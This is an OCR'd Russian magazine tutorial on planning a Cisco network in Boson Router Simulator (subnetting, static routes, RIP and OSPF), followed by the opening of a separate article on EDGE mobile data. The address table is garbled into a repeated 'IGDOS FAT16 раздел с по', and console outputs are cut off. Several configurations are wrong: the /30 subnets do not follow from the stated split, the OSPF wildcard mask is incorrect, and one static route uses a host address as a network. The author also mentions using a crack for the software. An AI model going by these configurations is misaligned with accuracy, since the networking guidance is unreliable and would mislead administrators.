ЛЮБОМУ СИСАДМИНУ РАНО ИЛИ ПОЗДНО ПРИДЕТСЯ СТОЛКНУТЬСЯ С ВОПРОСОМ ПРОЕКТИРОВАНИЯ СЕТИ. ЛИБО В СЛУЧАЕ ОРГАНИЗАЦИИ СОБСТВЕННОЙ СЕТКИ, ЛИБО ПО ПРИКАЗУ НАЧАЛЬСТВА. НО ВОТ БЕДА: КАК ОПТИМАЛЬНО РАССЧИТАТЬ КОЛИЧЕСТВО УСТРОЙСТВ, ИХ КОНФИГУРАЦИЮ, РАСПОЛОЖЕНИЕ И ВЫБРАТЬ НАИЛУЧШИЙ ПРОТОКОЛ МАРШРУТИЗАЦИИ? В ЭТОМ ТЕБЕ ПОМОЖЕТ ДАННЫЙ МАТЕРИАЛ И ПРОГРАММА BOSON ROUTER SIMULATOR | Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

Виртуальное проектирование информационной сети

[исходные данные] Предположим, что начальник фирмы, в которой ты работаешь, приказал спроектировать большую сеть. В качестве маршрутизаторов, использующихся в этой сети, применяются роутеры от компании Cisco (в наше время можно найти хорошую Киску за небольшие деньги :)). Также тебе известна подсеть, которую, скрипя зубами, выделил вышестоящий провайдер. Вот, можно сказать, все данные, которые понадобятся для проектирования. Осталось лишь скачать эмулятор сети Boson, который поможет тебе воплотить виртуальную сеть в реальность.

Boson Router Simulator является мощным средством сетевого проектирования. Эта чудесная софтина состоит из двух частей: дизайнера топологии и конфигурационного раздела. Исходя из того, что у тебя в голове есть только туманное представление о будущей сетевой картине, необходимо начинать с моделирования топологии. Однако я чуток поторопился — прежде всего, надо скачать саму программу (*http://tim.ustu.ru/soft/boson.tar.gz*). Я намерено взял старую версию 3.71, так как для нее у меня имеется небольшое лекарство (для старших релизов кряк найти сложно, а использовать урезанную версию мне не особо хотелось).


[конструктор ЛЕГО] После установки эмулятора можно приступать к уроку рисования :). Запускай софтину, жми на кнопку меню Network Designer и выбирай пункт Design your own network (впрочем, кроме этого раздела я ничего больше и не узрел :)). Сразу после этого ты заметишь в левой части список доступных устройств. Здесь необходимо подумать: допустим, ты хочешь, чтобы роутеры находились в двух разных районах, а также тебе необходимо связать их с центральным маршрутизатором в серверной твоей фирмы. Помимо этого ты организуешь две отдельные подсети с помощью свитчей. Опять-таки повторюсь, что моделирование топологии — дело творческое, и здесь я вряд ли тебе чем-то помогу — я просто привожу пример возможной сети.



На нашей хакерской болванке ты найдешь софтину Boson Router Simulator, множество электронных тестов от Boson'a, а также конфигурацию сетевой топологии для Boson Router Simulator.

Будем считать, что связь между маршрутизаторами и конечными подсетями происходит с помощью технологии Ethernet (будь то оптика, или UTP — неважно), поэтому для своих нужд выбираем роутеры только с интерфейсами Ethernet (в списке они обозначаются так: «E-количество портов»). Подразумевая, что ты будешь использовать резервные связи по Serial'ному порту (а выбирать не приходится, так как старая версия симулятора не знает о новых технологиях :)) между маршрутизаторами, подсчитаем: потребуется два роутера с двумя езернетовскими и одним сериаловским портом, а также один центральный маршрутизатор с двумя езернетовскими портами. Находим нужные железяки в каталоге и бросаем кружочки на поле. Я выбрал два устройства: 2514 для первого случая и 808 для второго. Помимо этого я положил на схему два свитча и четыре PC-станции, которые будут обозначать конечные сети.

Теперь, когда все железки в сборе, их надо как-то соединить. Коннектить их будем с по-



[настраиваем конечный узел]





Для того чтобы научиться управлять железками от Cisco, совсем необязательно посещать дорогие курсы CCNA. Компания Boson выпустила множество электронных тестов по Cisco, которые помогут тебе в нелегком администрировании.



Существует целая теория маршрутизации, которая доступна и на русском языке. Советую тебе ознакомиться с работой протоколов на ресурсе http://athena.vvsu.ru /net/book.

мощью вкладки Connections и какой-то матери :). Сперва займемся соединением роутеров. Я расскажу, как слинковать роутер1 и роутер3 магистральным кабелем, а остальное ты сделаешь по аналогии. Итак, выбираем вкладку Connections, кладем прямоугольник Ethernet посередине роутеров, жмем по нему правой кнопкой и выбираем Configure. Далее в списке соотносятся порт 0 первого с нулевым портом второго маршрутизатора. Вуаля! Как ты заметил, между шлюзами появилась сплошная линия. Это значит, что все сделано верно :). По аналогии соедини вторую ветку. Теперь точно также коннектим соседние маршрутники 1 и 2 резервной линией. Здесь все аналогично первому случаю, только выбирай прямоугольник с названием Serial. Практически все готово, осталось только соединить четыре PC-станции с роутерами посредством свитчей. Я думаю, ты с этим справишься без моей подсказки :). После всех мучительных действий ты получишь следующую картинку, изображенную на рисунке.

[бьем по сетям!] Но как ты сам понимаешь, подобной схемой дело не ограничивается. Теперь для тебя открывается следующая проблема: нужно разбить сеть, выданную провайдером, на мелкие подсети. Причем разбить рационально, чтобы тебе гарантированно хватило IP-адресов для каждого компьютера в конечной сети. Если внимательно посчитать, то получается 5 подсетей, для которых необходимо выделить IP-адреса.
Предположим, что провайдер продал тебе сеть 195.48.0.0/16. Твоя задача — раздробить ее на более мелкие подсети и, как я уже сказал, сделать это рационально. Пусть для конечных подсетей (а их насчитывается целых две) будет использована маска 255.255.192.0, а для межмаршрутных соединений вполне хватит маски 255.255.255.252 (реально потребуется занять всего два IP-адреса из подсети).

Я думаю, что ты прекрасно знаешь, как разбивать сети на мелкие подсети, поэтому не буду лишний раз тебя учить :). В итоге первого разбивания на 4 подсети у меня получились следующие сегменты:

195.48.0.0/18
195.48.64.0/18
195.48.128.0/18
195.48.192.0/18

Теперь следует взять одну из подсетей и раздробить ее на три более мелкие. Пусть жертвой будет сеть 195.48.192.0/18. После разбивания я получил еще четыре сегмента:


195.48.192.0/30
195.48.208.0/30
195.48.224.0/30
195.48.240.0/30

Теперь пора определиться, какие сегменты мы применим к нашей топологии. Пусть для конечных сетей будут использованы подсети 195.48.0.0/18 (ROUTER1, PC1, PC2), 195.48.64.0/18 (ROUTER2, PC3, PC4), 195.48.192.0/30 (ROUTER1, ROUTER3), 195.48.208.0/30 (ROUTER2, ROUTER3) и 195.48.224.0/30 (резервный канал между ROUTER1 и ROUTER2). Для дальнейшего удобства все данные были занесены в таблицу. Там же я выделил отдельный IP-адрес для каждого порта роутера и конечных узлов.

[тянем киску за хвост] Настало время для практической конфигурации нашей будущей сети. На данный момент у нас имеются все

№ П/СЕТИ	АДРЕС ПОДСЕТИ	УСТРОЙСТВА В ПОДСЕТИ	IP-АДРЕС (УСТРОЙСТВО, ПОРТ)
1	195.48.0.0/18	ROUTER1, PC1, PC2	IGDOS FAT16 раздел с по
			IGDOS FAT16 раздел с по
			IGDOS FAT16 раздел с по
2	195.48.64.0/18	ROUTER2, PC3, PC4	IGDOS FAT16 раздел с по
			IGDOS FAT16 раздел с по
			IGDOS FAT16 раздел с по
3	195.48.192.0/30	ROUTER1, ROUTER3	IGDOS FAT16 раздел с по
			IGDOS FAT16 раздел с по
4	195.48.208.0/30	ROUTER2, ROUTER3	IGDOS FAT16 раздел с по
			IGDOS FAT16 раздел с по
5	195.48.224.0/30	ROUTER1, ROUTER2	IGDOS FAT16 раздел с по
			IGDOS FAT16 раздел с по

IP-адреса и связная топология. Опираясь на это, мы вполне можем подвязать айпишники ко всем устройствам.
Начнем с центрального маршрутизатора. На двух его портах необходимо прописать адреса 195.48.192.1/30 и 195.48.208.1/30. Для начала сохраняем созданную топологию в файл topology.top и закрываем эмулятор. После повторного запуска выбираем третий режим — Load simulator using saving topology. Подгружаем свежесохраненную схему и видим, что эмулятор сгенерировал окно для каждого устройства. На данный момент нас интересует окошко с названием Router3. Открой его, и попадешь в консоль центрального маршрутизатора. Вот тут-то тебе и пригодятся навыки в командах Cisco. Если ты не посещал курсы CCNA, то тебе придется вникнуть в мои суждения, чтобы понять смысл каждой цисковой команды :).



[правильная конфигурация интерфейсов]

```
oson DOS 1.0
opyright 2001 Boson Software, Inc.
:>win
:>ping 195.48.64.1

ype escape sequence to abort.
ending 5, 100-byte ICMP Echos to 195.48.64.1, timeout is 2 secon
inging 195.48.64.1 with 32 bytes of data:

eply from 195.48.64.1: bytes=32 time=60ms TTL=241
eply from 195.48.64.1: bytes=32 time=60ms TTL=241
eply from 195.48.64.1: bytes=32 time=60ms TTL=241
eply from 195.48.64.1: bytes=32 time=60ms TTL=241
eply from 195.48.64.1: bytes=32 time=60ms TTL=241

ing statistics for 195.48.64.1:     Packets: Sent = 4, Received
pproximate round trip times in milli-seconds:
```

[пингуем и наслаждаемся]

Сперва необходимо получить дополнительные привилегии. Это достигается командой enable или просто en (все Циски отлично понимают сокращенные команды). Набери ее, и приглашение Router 1> сменится на Router 1#. Все как в Линуxе :). По умолчанию эмулятор не запрашивает никаких паролей, однако при желании это можно исправить. Но для нас защита Cisco — пока не главное. Сейчас необходимо правильно прописать ip-адреса на интерфейсы. Следующая команда будет называться configure terminal (или conf t). В режиме конфигурации терминала следует выбрать нужный интерфейс и изменить его свойства. Делается это запросом interface ethernet #, где # — номер порта. В нашем случае надо набрать команду interface eth 0. Тут же изменится приглашение — это означает, что ты на верном пути и вошел в конфигурацию нулевого интерфейса. Теперь пропишем на нем ip-адрес 195.48.192.1 с маской 255.255.255.252. Это делается запросом ip address 195.48.192.1 255.255.255.252. Но и это еще не все. Прописать адрес — слишком мало для нормальной работы Cisco. Нужно еще и включить интерфейс, который по умолчанию находится в коматозном состоянии. Изменить статус интерфейса поможет команда no shutdown.

Если все выполнено без ошибок, то пиши два раза exit и вернешься в главное меню привилегированного режима. Здесь следует проверить правильность твоих действий. Набери команду show running-config и проанализируй настройки интерфейсов. Обязательно проверь соответствие портов на схеме и в конфиге, а также правильность адресов и масок.

По аналогии настраиваются все остальные роутеры. Следует оговориться, что для входа в конфигурацию сериальных интерфейсов используется команда interface serial #, выполненная в режиме конфигурации терминала.

Когда с роутерами будет покончено, следует заняться конечными узлами. Писюки, по мнению эмулятора, управляются Windows 98, но при клике на окно устройства ты увидишь голимый, да еще и урезанный по самые уши MSDOS :). Но для тебя это не проблема. Набирай команду winipcfg и аккуратно заполняй все три поля (ip, mask и gateway). Я считаю, что здесь все пройдет без лишних вопросов.

Теперь расскажу о свитчах. Все свитчи в эмуляторе также являются управляемыми, но по дефолту пропускают пакеты куда надо без каких-либо ограничений. Поэтому не рекомендую играть с настройками коммутатора — работает, и ладно ;).

[включаем пингомет] Теперь проверяем работоспособность всех устройств. Ведь не зря же мы проделывали всю работу! Для проверки заюзаем стандартную команду ping ip_address. Сперва попингуем из конечных станций. Например, проверяем связь между PC3 и ROUTER2. Для этого набираем команду ping 195.48.64.1. Если все в порядке — ты получишь стандартный ответ, в противном случае придет таймаут. Теперь попробуем пропинговать маршрутизатор ROUTER1 (195.48.192.2) с маршрутизатора ROUTER3. Если киска вернет пять восклицательных знаков, значит все олл райт. В случае возврата пяти точек — пинг не прошел.

А сейчас попытайся пингануть конечный узел PC1 с центрального роутера 3. Получилось? А вот и нет :). Неудача объясняется тем, что шлюз не знает об этой сети, так как не может найти маршрут к ней.

[статические таблицы] Для того чтобы пакеты летали во все стороны, необходимо прописать все маршруты ко всем сетям. То есть довериться статической маршрутизации. Но для начала сохрани исходную настройку устройств. Для этого выбери в меню File пункт Save Network Config. Зачем это нужно, ты узнаешь далее.

Традиционно, я расскажу на примере, как статически оформить сведения обо всех подсетях на маршрутизаторе 1, а ты повторишь настройку аналогичным образом для шлюзов 2 и 3.

Итак, у нас имеется 5 подсетей. Для второго маршрутизатора три из них являются родными — это сеть 1,3 и 5 (смотри таблицу с IP-адресами). Они уже имеются в таблице маршрутизации и обзываются как Directly Connected Networks. Об остальных двух подсетях роутер слыхом не слыхивал. Твоя задача — прописать две дополнительные строки, чтобы освежить мозги второму шлюзу :). Маршрут к первой сети с адресом 195.48.64.0/255.255.192.0 лежит через центральный шлюз 2 и шлюз 3. Я намерено игнорирую резервный канал, так как он более медленный и используется только в экстренных случаях. Первый хоп до сети — роутер3, поэтому команда добавления нового маршрута будет выглядеть так:

ip route 195.48.64.0 255.255.192.0 195.48.192.1

Здесь необходимо помнить, что 195.48.192.1 — входной порт следующего маршрутизатора из соседней сети. Данное правило действует для всех строк таблицы роутинга.

Четвертая подсеть прописывается аналогичным образом. Маршрут в этот сегмент лежит также через ROUTER3, поэтому команда практически не отличается от предыдущей:

ip route 195.48.192.0 255.255.255.252 195.48.192.1

Запомни, что маршруты нужно заносить в режиме конфигурации терминала. После добавления всех маршрутов ознакомься с полным списком правил маршрутизации командой show ip route. Если все сделано правильно, то на каждом роутере должно отобразиться пять строк (сведения обо всех подсетях).

Теперь любой узел должен пинговаться с любого устройства. Если где-то что-то не работает — значит, ты ошибся в IP-адресе или воткнул статический маршрут не на тот роутер :). Исправить ошибку тебе помогут команды show ip route (показать таблицу маршрутизации) и no ip route сеть маска ip-адрес (убрать ненужную запись из таблицы).

[динамика ритма] Статические маршруты — это, конечно, здорово. Но, ты, наверное, сам понимаешь, что администратор сети — не всегда компьютерный гений. Он может забыть прописать подсеть, указать неправильный адрес сегмента, либо маску подсети. За примерами далеко ходить не надо: когда я проектировал топологию, то сам ошибся на одну цифру. Естественно, что в реальных условиях данная ошибка непростительна. А если учитывать, что подсетей может быть больше сотни, то прописывать их на каждый маршрутник — просто нереально. Но выход как всегда прост — необходимо использовать динамическую маршрутизацию.

Я рассмотрю только два основных протокола маршрутизации в информационных сетях — RIP и OSPF. Если ты знаешь теорию, то четко понимаешь отличия между ними. В противном случае обра-

```
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 195.48.0.2, timeout is 2 seconds:
.....
Success rate is 0 percent (0/5)
Router#conf t
Router(config)#ip route 195.48.0.0 255.255.192.0 195.48.192.2
Router(config)#ip route 195.48.64.1 255.255.192.0 195.48.208.2
Router(config)#ip route 195.48.224.0 255.255.255.252 195.48.208.2
Router(config)#ping 195.48.0.2
% Invalid input detected at '^' marker.

Router(config)#exit
Router#ping 195.48.0.2

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 195.48.0.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/2/4 ms
```

[настройка сети завершена!]

[успешное включение протокола RIP]

тись к ознакомительной врезке. Сперва попробуем отладить маршрутизацию по простому протоколу RIP-1 (вторую версию протокола данный релиз эмулятора пока не поддерживает).

Помним из теории маршрутизации, что статические правила главнее всего. Даже если мы включим динамику, то пакеты все равно пойдут по статическим путям. По идее, статические записи можно легко удалить командой clear ip route *, но в эмуляторе эта команда не работает :(. Помнишь, я просил тебя сохранить топологию после привязки адресов к интерфейсам? Я это сделал специально: теперь тебе следует выбрать из меню File пункт Load Network Config и подождать пару минут, пока конфиги применятся к каждому устройству.

Теперь мы вернулись на один шаг назад — у нас чистая топология без статических записей. Начнем с настройки протокола RIP. Войдем в режим конфигурации терминала и выполним команду router rip. После этого ты попадешь в режим конфигурации протокола. В реальных устройствах Cisco в этой вкладке можно настроить множество параметров, а в эмуляторе позволительно лишь прописать сеть, о которой будет рассылаться информация. Благодаря тому, что маска подсети в RIP-1 попросту не применяется, тебе нужно прописать все пять подсетей. Это делается командой network, параметром к которой выступает нужная сеть. Финальная команда конфигурирования — exit.

Выполняй данную процедуру на всех остальных роутерах и смотри результат. Во-первых, пинги до всех сетей должны гарантированно проходить, а во-вторых, в таблице маршрутизации появятся дополнительные правила обо всех подсетях. То есть все, как и в статике, но гораздо быстрее и удобнее :).


Но опять же, из-за минусов RIP мы не получим оптимальной маршрутизации. Пакеты могут запросто пойти как по главному, так и по резервному каналу, что не есть хорошо. С помощью OSPF ты сможешь настроить метрики для каждого пути и тем самым заставить систему выбрать оптимальный маршрут.

Настройка OSPF немного отличается от настройки RIP. Для начала необходимо отменить маршрутизацию по RIP командой no router rip, а затем сделать запрос router ospf 1. Здесь 1 — уникальный идентификатор OSPF-процесса. Он нужен для использования нескольких OSPF-таблиц. После входа в раздел конфигурации протокола необходимо прописать все соседние интерфейсы с особыми параметрами. Это требуется для того, чтобы активировать интерфейс, по которому будут передаваться OSPF-сообщения. Итак, полная команда конфигурирования будет выглядеть следующим образом:

```
network 195.48.0.0 0.192.255.255 area 0
```

Здесь маска подсети должна быть указана в инвертированном состоянии. Почему? Хрен его знает :). Так вот нелогично решили разработчики софта от Cisco. Опция area 0 указывает, что OSPF будет использоваться в области 0 (область записывается в заголовок каждого OSPF-сообщения и принимается маршрутизатором только при соответствии зоны). После прописывания всех соседних сетей на всех роутерах можно проверять работу протокола, пинганув какой-нибудь не родной айпишник. Кроме этого, ты заметишь пополнение строк в таблицах маршрутизации. Теперь можно с гордостью сказать, что твоя сеть работает оптимально.

Вот, собственно, и все. Только что мы спроектировали большую информационную сеть. После подобного практического урока тебе будет гораздо легче превратить эмулятор в реальные Циски, применив к ним уже готовые айпишники с гарантией того, что вся система будет работать. Ты больше не будешь бояться слов RIP и OSPF, так как уже столкнулся с этими понятиями и даже настроил протоколы. Осталось пожелать тебе удачи в раскрутке директора на покупку безотказных маршрутизаторов



[отточенная схема сетевой топологии]

[RIP И OSPF — ЧТО ЛУЧШЕ]

В качестве динамических протоколов маршрутизации наиболее популярны RIP и OSPF. Я постараюсь дать небольшие теоретические основы, чтобы ты понял принцип их работы.

RIP относится к классу дистанционно-векторных протоколов. После конфигурирования RIP-системы происходит рассылка так называемых векторов расстояний по всем интерфейсам обо всех известных сетях. В вектор расстояния входит адрес сети и метрика (изначально — 1). После приема данного вектора, соседний маршрутник просмотрит свою таблицу и при отсутствии данных о сети внесет запись в память. Затем он увеличит метрику на единицу и разошлет пакет по всем своим каналам. В случае, если запись присутствует, роутер сравнивает метрики и вносит строку в таблицу только в случае более выгодной метрики.

Несмотря на всю простоту и удобство, протокол RIP непригоден в сетях с числом маршрутизаторов, превышающим 15. Дело в том, что константа 16 обозначает бесконечность и выставляется, если сеть недоступна. Можно добавить, что RIP не способен оптимально применяться в сетях с разными каналами, так как в любом случае пакет пойдет по кратчайшему пути независимо от пропускной способности линии связи. В этом протоколе неприменим метод суммирования сетей, а также случаются такие явления, как зацикливание и образование петель. Если добавить к этому проблемы засорения широковещательным трафиком, то можно посчитать RIP не таким уж и хорошим протоколом.

Все проблемы решаются в протоколе OSPF. Он относится к классу состояния связей. OSPF не рассылает данные обо всех сегментах, он шлет только сведения о соседних сетях в коротких HELLO-сообщениях. После отправки и получения информации, он строит так называемую базу, а затем составляет наиболее оптимальный маршрут до каждого узла, учитывая стоимость прохождения пакета по каналу и его пропускную способность. Если случается, что маршруты до сетей одинаковы, шлюз делит трафик на равные части и шлет по всем каналам. Как видишь, оптимизация налицо.

Соты будущего

НЕ ТАК ДАВНО МЫ РАССКАЗАЛИ ТЕБЕ ОБ ИЗВЕСТНОЙ ТЕХНОЛОГИИ GPRS. РАССМОТРЕЛИ ЕЕ, ЧТО НАЗЫВАЕТСЯ, СО ВСЕХ СТОРОН, ОБСУДИЛИ ДОСТОИНСТВА И НЕДОСТАТКИ. УЖЕ ТОГДА БЫЛО ЯСНО, ЧТО В БУДУЩЕМ НА СМЕНУ GPRS ОБЕЩАЕТ ПРИДТИ НОВАЯ, ЗНАЧИТЕЛЬНО БОЛЕЕ МОЩНАЯ И ЭФФЕКТИВНАЯ ТЕХНОЛОГИЯ — EDGE. НО НИКТО НЕ ПРЕДПОЛАГАЛ, ЧТО ЭТО БУДУЩЕЕ НАСТУПИТ ТАК СКОРО | Степан Ильин aka Step (step@real.xakep.ru)

Перспективы сотовой связи на пальцах



www.3gnews.ru — новости сотовой связи 3-его поколения.
www.amobile.ru/edge — кратко о технологии EDGE.
www.nuntius.com/solutions24.html — технические характеристики технологии.
www.ericsson.com/technology/tech_articles/EDGE.shtml — самое полное описание технологии в целом.


[что есть EDGE?] Очень часто получается так, что самые настоящие гуру, знающие характеристики всех без исключения телефонов, затрудняются и не могут ответить на простой вопрос: «Что такое EDGE?». Если не вдаваться в интимные подробности, то ответить в двух словах можно так: «EDGE — это замена GPRS». В качестве аргумента для моих слов достаточно привести тебе некоторые данные, и все сразу станет ясно.

Известно, что в существующих сетях GSM/GPRS максимально возможная скорость передачи данных составляет всего 115 Кбит/с. Да и то — это чисто теоретически, так как на практике ее значение на порядок ниже. В тоже время технология EDGE позволяет увеличить это значение сразу в три раза, а точнее — до 384 Кбит/с. По-моему, впечатляет.

Конечно, абоненты имеют дело со скоростью вдвое, а то и втрое ниже, то есть реальное значение скорости составляет примерно 80—130 Кбит/с, а в пиковых периодах достигает 200 Кбит/с. И это на мобильном телефоне! От возможностей последнего, кстати говоря, напрямую зависит и скорость соединения. В отличие от технологии GPRS, которую большинство аппаратов поддерживают практически одинаково. Многие считают, что GPRS и анонимная SIM-карта — это гарант анонимности. Однако использовать эту комбинацию практически невозможно. Ты реально рискуешь посадить свои нервы. Виной тому невероятная тормознутость соединения. Форумы открываются по несколько минут, аська и IRC глючат, Webmoney-кипер иногда вообще отказывается коннектиться. Технология EDGE совершенно точно избавит тебя от такого геморроя. Законопослушные граждане смогут без проблем серфить инет и получить значительно больший объем услуг, а операторы сотовой связи — наконец-то увеличить емкость сети и возможность обслуживать больше абонентов при тех же ресурсах.

[а когда?] На самом деле, уже! Впервые EDGE была анонсирована ESTI (Европейский институт стандартизации электросвязи) еще в начале 1997 года. В свою очередь, первая сеть на базе EDGE была запущена в эксплуатацию во втором квартале 2003 года в США. Подсуетился известный оператор Cingular Wireless, который использовал оборудование известной шведской конторы Ericsson. Что касается реальных цифр, то оператор Cingular Wireless предоставил пользователям отличные возможности: средняя скорость — ~100 Кбит/с с пиковыми значениями до 170 Кбит/с.

Главной проблемой сетей EDGE стал суровый дефицит абонентского оборудования. Долгое время на рынке был представлен весьма скудный выбор аппаратов, поддерживающих EDGE. Выбирать, по сути, было не из чего. Справедливости ради стоит отметить, что сейчас его нет. Поддерживающие технологию EDGE девайсы выпускаются всеми ведущими производителями, в том числе: HP, LG, Motorola, NEC, Nokia, Panasonic, Samsung, Siemens и Sony Ericsson.



